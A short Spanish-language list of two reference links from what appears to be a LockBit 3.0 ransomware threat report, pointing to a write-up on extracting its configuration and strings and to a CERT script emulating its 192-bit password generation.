- Extracción de configuración y cadenas de texto: <https://research.openanalysis.net/lockbit/lockbit3/yara/triage/ransomware/2022/07/07/lockbit3.html>
- Emulación de generación de contraseña de 192 bits: [https://github.com/INCIBE-CERT/threat-reports/blob/master/Lockbit%203.0/password\\_generation\\_emulation.py](https://github.com/INCIBE-CERT/threat-reports/blob/master/Lockbit%203.0/password_generation_emulation.py)

